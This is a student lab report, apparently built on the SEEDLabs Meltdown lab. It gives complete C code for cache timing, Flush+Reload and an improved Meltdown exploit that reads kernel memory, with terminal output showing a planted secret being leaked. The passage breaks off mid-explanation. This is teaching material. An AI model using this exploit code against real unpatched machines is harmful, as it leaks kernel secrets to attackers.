Meltdown and Spectre attack exploit

Authors(s): Anh Dinh (20175412), Bao Ngo (20987015), Olimar Ramilo (19763211)

Sections

Introduction

This report comprehensively examines Spectre and Meltdown vulnerabilities. Our goal is to dissect these vulnerabilities, offering a technical analysis of their underlying mechanisms. We will explore the "how" to understand the core principles and mechanisms facilitating these attacks. We will also investigate the "how to" by methodically deconstructing the techniques used for execution. Lastly, we will thoroughly examine "how to mitigate" these threats, explaining the strategies and defences in place to protect systems and valuable data.

Requirements

> - Requires a machine that is susceptible to Meltdown & Spectre Attacks, prior to OS patch. A VM is provided **here**
> - **Intel-based System** For Meltdown, Otherwise, this attack won't work on AMD Computers
> - Attack code (We used the code from **SEEDLabs Security**)

Meltdown Attack in C

Meltdown is a vulnerability that exploits the flaw inside the Intel CPUs, if the target machine is an AMD system, the attack will not work.

To perform this attack we need to know the following:

- Cache timing
- Flush+Reload
- Side channel attack via cache
- Kernel space vs User space

Step 1: Cache Timing

The following code below tests how cache timing works and how it prepares us to perform a meltdown attack


Code Explanation

```
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>

uint8_t array[10*4096];

int main(int argc, const char **argv) {
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  // Initialize the array
  for(i=0; i<10; i++) array[i*4096]=1;
  // FLUSH the array from the CPU cache
  for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);
  // Access some of the array items
  array[3*4096] = 100;
  array[7*4096] = 200;
  for(i=0; i<10; i++) {
    addr = &array[i*4096];
    time1 = __rdtscp(&junk);   junk = *addr;
    time2 = __rdtscp(&junk) - time1;
    printf("Access time for array[%d*4096]: %d CPU cycles\n",i, (int)time2);
  }
  return 0;
}
```

We ran this code on Ubuntu 16.04 on an Intel based System. To compile the following code:

```
gcc -march=native cachetime.c
```

Our results show the following output:



```
[10/10/23]seed@VM:~/.../meltdown$ gcc -march=native CacheTime.c -o CacheTime
[10/10/23]seed@VM:~/.../meltdown$ ./CacheTime
Access time for array[0*4096]: 1760 CPU cycles
Access time for array[1*4096]: 620 CPU cycles
Access time for array[2*4096]: 366 CPU cycles
Access time for array[3*4096]: 108 CPU cycles
Access time for array[4*4096]: 336 CPU cycles
Access time for array[5*4096]: 374 CPU cycles
Access time for array[6*4096]: 378 CPU cycles
Access time for array[7*4096]: 620 CPU cycles
Access time for array[8*4096]: 338 CPU cycles
Access time for array[9*4096]: 430 CPU cycles
[10/10/23]seed@VM:~/.../meltdown$
```

Notice that index 3 and 7 are accessed at a faster time compared to that rest. We can conclude that these indexes are cache in memory. To ensure consistency, we ran this program multiple times, our results given below:

1.

```
Access time for array[0*4096]: 1632 CPU cycles
Access time for array[1*4096]: 346 CPU cycles
Access time for array[2*4096]: 348 CPU cycles
Access time for array[3*4096]: 60 CPU cycles
Access time for array[4*4096]: 340 CPU cycles
Access time for array[5*4096]: 336 CPU cycles
Access time for array[6*4096]: 530 CPU cycles
Access time for array[7*4096]: 62 CPU cycles
Access time for array[8*4096]: 336 CPU cycles
Access time for array[9*4096]: 346 CPU cycles
```

2.

```
Access time for array[0*4096]: 1642 CPU cycles
Access time for array[1*4096]: 332 CPU cycles
Access time for array[2*4096]: 318 CPU cycles
Access time for array[3*4096]: 58 CPU cycles
Access time for array[4*4096]: 378 CPU cycles
Access time for array[5*4096]: 350 CPU cycles
Access time for array[6*4096]: 394 CPU cycles
Access time for array[7*4096]: 58 CPU cycles
Access time for array[8*4096]: 394 CPU cycles
Access time for array[9*4096]: 402 CPU cycles
```

3.

```
Access time for array[0*4096]: 1540 CPU cycles
Access time for array[1*4096]: 408 CPU cycles
Access time for array[2*4096]: 372 CPU cycles
Access time for array[3*4096]: 52 CPU cycles
Access time for array[4*4096]: 378 CPU cycles
Access time for array[5*4096]: 1006 CPU cycles
Access time for array[6*4096]: 400 CPU cycles
Access time for array[7*4096]: 66 CPU cycles
Access time for array[8*4096]: 332 CPU cycles
Access time for array[9*4096]: 400 CPU cycles
```

A diagram below illustrates Cache vs Main Memory read time




Diagram from: SEEDLabs Meltdown Lab

Step 2: Side Channel attack via Cache

For meltdown to work we use the cache as a side channel. Cache side-channel attacks exploit the timing differences that are introduced by the caches.

An attacker will frequently flush a targeted memory location using `clflush`

For example, let's assume that there is a victim function that uses a secret value as the index to load such values from an array and that the secret value cannot be accessed from user level memory.


The sample code below describes the Flush+Reload technique to obtain the secret value:

```c
#include <emmintrin.h>
#include <x86intrin.h>
#include <stdlib.h>
#include <stdio.h>
#include <stdint.h>

uint8_t array[256*4096];
int temp;
char secret = 94;
/* cache hit time threshold assumed to be below 80 given previously our access time(s) for index
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

// Victim function that uses the secret value (94)
void victim()
{
  temp = array[secret*4096 + DELTA];
}

/
void flushSideChannel()
{
  int i;
  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
}

void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
   addr = &array[i*4096 + DELTA];
   // Time measurement of accessing the memory address.
   // Lower times are likely possibilities of it being cached.
   time1 = __rdtscp(&junk);
   junk = *addr;
   time2 = __rdtscp(&junk) - time1;

   if (time2 <= CACHE_HIT_THRESHOLD){
    printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
        printf("The Secret = %d.\n",i);
   }
  }
}

int main(int argc, const char **argv)
{
  flushSideChannel();
  victim();
  reloadSideChannel();
  return (0);
}
```

Code Compilation

```
gcc -march=native FlushReload.c -o FlushReload
```

Results:



```
[10/10/23]seed@VM:~/.../meltdown$ gcc -march=native FlushReload.c -o FlushReload
[10/10/23]seed@VM:~/.../meltdown$ ./FlushReload
array[94*4096 + 1024] is in cache.
The Secret = 94.
[10/10/23]seed@VM:~/.../meltdown$
```

We get the value of secret based by using flush+reload and side-channel attack by exploiting the cache time. In addition, to measure the accuracy, run the program multiple times to see the consistency of finding the secret. The diagram below illustrates how we accessed 94 by using the victim function due to cache storage.




Diagram from: SEEDLabs Meltdown Lab

Explanation:

global variables

> In the provided code, there are several global variables that play crucial roles in the program's functionality. Firstly, the uint8_t array[256*4096] is a global array of 1 megabyte in size, serving as the main data structure for cache timing measurements. The int temp variable is used to store the value retrieved from the array in the victim function. The char secret = 94 represents a secret value that the code aims to leak through cache timing analysis. The CACHE_HIT_THRESHOLD constant, set to 80, establishes the time threshold for determining whether a memory access is a cache hit or miss. Finally, the DELTA constant, defined as 1024, is an offset used to calculate memory access indices within the array. These global variables collectively define the key parameters and data structures necessary for the cache timing attack performed by the program, enabling it to measure and potentially reveal cached elements and the secret value.

flushSideChannel()

> The function in the provided code is responsible for ensuring that the array data is in physical RAM and not solely cached, while also flushing the cached copies of this data. It accomplishes this in two main steps. First, it iterates over the elements in the array and writes the value 1 to each of them. This action brings the data into RAM, ensuring it is not kept in a copy-on-write state, which could be shared across multiple processes. Second, it employs a loop to flush the cache for each of these elements using the _mm_clflush instruction. By doing so, it clears any cached copies of the array from the CPU cache. The purpose of this function is to prepare the array for cache timing measurements in the subsequent reloadSideChannel() function, ensuring that subsequent memory access measurements are based on data fetched from RAM, which is critical for the cache timing attack to work effectively.

reloadSideChannel()

> The reloadSideChannel() function in the provided code is the core component of a cache timing attack. It is designed to measure the time it takes to access specific memory locations within the array. This function iterates over 256 elements of the array and, for each element, records the time it takes to access that location using the __rdtscp function. If the access time is less than or equal to a predefined CACHE_HIT_THRESHOLD, it infers that the corresponding element is cached. It then prints the index of the cached element, effectively revealing which elements of the array were cached due to previous accesses. This function is used to exploit cache behavior to potentially leak sensitive information, as it identifies which elements are cached based on the timing of memory accesses.

Step 3: Meltdown Attack preparation

```c
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>
#include <linux/vmalloc.h>
#include <linux/version.h>
#include <linux/proc_fs.h>
#include <linux/seq_file.h>
#include <linux/uaccess.h>

static char secret[8] = {'S','E','E','D','L','a','b','s'};
static struct proc_dir_entry *secret_entry;
static char* secret_buffer;

static int test_proc_open(struct inode *inode, struct file *file)
{
#if LINUX_VERSION_CODE <= KERNEL_VERSION(4,0,0)
   return single_open(file, NULL, PDE(inode)->data);
#else
   return single_open(file, NULL, PDE_DATA(inode));
#endif
}

static ssize_t read_proc(struct file *filp, char *buffer,
                         size_t length, loff_t *offset)
{
   memcpy(secret_buffer, &secret, 8);
   return 8;
}

static const struct file_operations test_proc_fops =
{
   .owner = THIS_MODULE,
   .open = test_proc_open,
   .read = read_proc,
   .llseek = seq_lseek,
   .release = single_release,
};

static __init int test_proc_init(void)
{
   // write message in kernel message buffer
   printk("secret data address:%p\n", &secret);

   secret_buffer = (char*)vmalloc(8);

   // create data entry in /proc
   secret_entry = proc_create_data("secret_data",
                  0444, NULL, &test_proc_fops, NULL);
```

```
    if (secret_entry) return 0;

    return -ENOMEM;
}

static __exit void test_proc_cleanup(void)
{
    remove_proc_entry("secret_data", NULL);
}

module_init(test_proc_init);
module_exit(test_proc_cleanup);
```

In order for meltdown to work you need to have:

- The target memory address
    - Attackers have to figure out a way to get the address or guess the possible kernel addresses
- Secret data has to be cached


Meltdown is built to exploit a race condition of modern processors, allowing user-level programs to read kernel memory. This allows attackers to gain sensitive information of the target machine

The code above injects a secret string into the kernel memory, at user level we shouldn't be able to access this data and read it. Running the commands below will allow us to inject a secret as an example for this demonstration.

```
$ make
$ sudo insmod MeltdownKernel.ko
$ dmesg | grep 'secret data address'
```

The secret data was stored in kernel memory address: **0xf9de1000** (Address varies from machines)

Terminal Output:



```
[10/10/23]seed@VM:~/.../meltdown$ dmesg | grep 'secret data address'
[ 2307.243185] secret data address:f9de1000
```

Step 4: Out-of-Order Execution


```
#include <stdio.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>
#include <signal.h>
```

```
#include <setjmp.h>
#include <fcntl.h>
#include <emmintrin.h>
#include <x86intrin.h>

/*********************** Flush + Reload ************************/
uint8_t array[256*4096];
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}

void reloadSideChannel()
{
  int junk=0;
  register uint64_t time1, time2;
  volatile uint8_t *addr;
  int i;
  for(i = 0; i < 256; i++){
     addr = &array[i*4096 + DELTA];
     time1 = __rdtscp(&junk);
     junk = *addr;
     time2 = __rdtscp(&junk) - time1;
     if (time2 <= CACHE_HIT_THRESHOLD){
         printf("array[%d*4096 + %d] is in cache.\n",i,DELTA);
         printf("The Secret = %d.\n",i);
     }
  }
}
/*********************** Flush + Reload ************************/

void meltdown(unsigned long kernel_data_addr)
{
  char kernel_data = 0;

  // The following statement will cause an exception
  kernel_data = *(char*)kernel_data_addr;
  array[7 * 4096 + DELTA] += 1;
}
```

```
void meltdown_asm(unsigned long kernel_data_addr)
{
   char kernel_data = 0;

   // Give eax register something to do
   asm volatile(
       ".rept 400;"
       "add $0x141, %%eax;"
       ".endr;"

       :
       :
       : "eax"
   );

   // The following statement will cause an exception
   kernel_data = *(char*)kernel_data_addr;
   array[kernel_data * 4096 + DELTA] += 1;
}

// signal handler
static sigjmp_buf jbuf;
static void catch_segv()
{
  siglongjmp(jbuf, 1);
}

int main()
{
  // Register a signal handler
  signal(SIGSEGV, catch_segv);

  // FLUSH the probing array
  flushSideChannel();

  if (sigsetjmp(jbuf, 1) == 0) {
      meltdown(0xfb61b000);
  }
  else {
      printf("Memory access violation!\n");
  }

  // RELOAD the probing array
  reloadSideChannel();
  return 0;
}
```

```
gcc -march=native MeltdownExperiment.c -o MeltdownExperiment
```

Explanation During the **Out-of-Order execution**, the referenced memory is fetched into a register and is also stored in the cache. If the **OoO** Execution has to be discarded, then the cache caused by such execution should also be discarded, which doesn't happen in most CPUs. **Output:**



```
[10/10/23]seed@VM:~/.../meltdown$ ./MeltdownExperiment
Memory access violation!
array[7*4096 + 1024] is in cache.
The Secret = 7.
[10/10/23]seed@VM:~/.../meltdown$
```

Step 5 Performing the Meltdown experiment and retrieving kernel data


```
#include <stdio.h>
#include <stdint.h>
#include <unistd.h>
#include <string.h>
#include <signal.h>
#include <setjmp.h>
#include <fcntl.h>
#include <emmintrin.h>
#include <x86intrin.h>

/*********************** Flush + Reload ************************/
uint8_t array[256*4096];
/* cache hit time threshold assumed*/
#define CACHE_HIT_THRESHOLD (80)
#define DELTA 1024

void flushSideChannel()
{
  int i;

  // Write to array to bring it to RAM to prevent Copy-on-write
  for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;

  //flush the values of the array from cache
  for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
}

static int scores[256];

void reloadSideChannelImproved()
{
  int i;
```

```
    volatile uint8_t *addr;
    register uint64_t time1, time2;
    int junk = 0;
    for (i = 0; i < 256; i++) {
       addr = &array[i * 4096 + DELTA];
       time1 = __rdtscp(&junk);
       junk = *addr;
       time2 = __rdtscp(&junk) - time1;
       if (time2 <= CACHE_HIT_THRESHOLD)
          scores[i]++; /* if cache hit, add 1 for this value */
    }
  }
  /*********************** Flush + Reload ************************/

  void meltdown_asm(unsigned long kernel_data_addr, int idx)
  {
     char kernel_data = 0;
     // Give eax register something to do
     asm volatile(
         ".rept 400;"
         "add $0x141, %%eax;"
         ".endr;"

         :
         :
         : "eax"
     );

     // Read kernel data, this will cause seg fault
     kernel_data = *(char*)(kernel_data_addr + idx);
     array[kernel_data * 4096 + DELTA] += 1;
  }

  // signal handler to handle the seg fault when reading kernel data
  static sigjmp_buf jbuf;
  static void catch_segv()
  {
     siglongjmp(jbuf, 1);
  }

  int get(int idx)
  {
    int i, j, ret = 0;

    // Register signal handler
    signal(SIGSEGV, catch_segv);


    int fd = open("/proc/secret_data", O_RDONLY);
    if (fd < 0) {
      perror("open");
      return -1;
    }

    memset(scores, 0, sizeof(scores));
    // flush the data out
    flushSideChannel();


    // Retry 1000 times on the same address.
    for (i = 0; i < 1000; i++) {
      // Causes the secret data to be cached
          ret = pread(fd, NULL, 0, 0);
          if (ret < 0) {
          perror("pread");
          break;
          }

          // Flush the probing array
          for (j = 0; j < 256; j++)
              _mm_clflush(&array[j * 4096 + DELTA]);

          if (sigsetjmp(jbuf, 1) == 0) { meltdown_asm(0xf9d1b000, idx); }
      // reload for flush+reload
          reloadSideChannelImproved();

    }

    // Find the index with the highest score.
    int max = 0;
    for (i = 0; i < 256; i++) {
          if (scores[max] < scores[i]) max = i;
      }

    printf("The secret value is %d %c\n", max, max);
    printf("The number of hits is %d\n", scores[max]);

    return 0;
  }


  int main(){
      int i=0;
      for(i=0; i<8;i++){
          get(i);
      }
      return 0;
  }
```

In main(), replace the address with the appropriate address when ran MeltdownKernel.ko.

```
meltdown_asm(0xf9d1b000, idx)
```

Our findings:



```
[10/11/23]seed@VM:~/.../Meltdown_Attack$ vim MeltdownImproved.c
[10/11/23]seed@VM:~/.../Meltdown_Attack$ gcc -march=native MeltdownImproved.c
[10/11/23]seed@VM:~/.../Meltdown_Attack$ a.out
The secret value is 83 S
The number of hits is 908
The secret value is 69 E
The number of hits is 934
The secret value is 69 E
The number of hits is 941
The secret value is 68 D
The number of hits is 953
The secret value is 76 L
The number of hits is 823
The secret value is 97 a
The number of hits is 914
The secret value is 98 b
The number of hits is 939
The secret value is 115 s
The number of hits is 890
```

The attack was successful into accessing the kernel memory.

Explanation

> ### Out of order execution & Side channel attack
>
> The meltdown_asm() tricks the CPU into executing code that accesses kernel memory. This function reads a byte of kernel data (kernel_data) by reading a specific memory address (kernel_data_addr), which would normally result in a segmentation fault due to unauthorized access to kernel memory.
>
> During the execution of meltdown_asm, the CPU engages in speculative execution. The instructions within the function are executed out of order, even though it contains a memory access that should not be allowed.
>
> Although the actual memory access should lead to an exception, the CPU speculatively loads data into registers and cache. The data loaded into cache includes the value of kernel_data, which is derived from the inaccessible kernel memory.

> After the speculative execution, the code accesses the array, incrementing a specific location within it based on the value of kernel_data. This is a side-channel attack: if kernel_data is in cache, the access to the array will be faster (a cache hit), and if it's not in cache, the access will be slower (a cache miss).

> ## Determining the Secret value by cache time analysis
>
> The get() function iterates through multiple attempts of executing meltdown_asm. By measuring the time it takes to access the array after each speculative execution, it accumulates scores for different values of kernel_data, based on whether they were in cache or not.
>
> The get() function then analyzes the scores to identify which value of kernel_data was most likely in cache, assuming it corresponds to a valid kernel memory location. This value is printed as the "secret value."



Access Kernel Memory
kernel_data = *kernel_addr
Out-of-order execution
Access permission check
Bring the kernel data to register. Continue execution.
Interrupted. Execution results are discarded.
If permission check fails, interrupt the out-of-order execusion.

Diagram from: SEEDLabs Meltdown Lab

Out of order execution

> The above diagram displays how out of order execution works. Modern processors use speculative execution to boost performance. When a processor encounters a branching instruction (like an "if" statement), it often doesn't know which branch to take until it evaluates the condition. To save time, the processor speculatively executes both branches simultaneously, making an educated guess about which one is more likely.
>
> During this speculative execution, instructions are processed out of their normal order, meaning they may not finish in the same sequence as they appear in the program. This approach keeps the

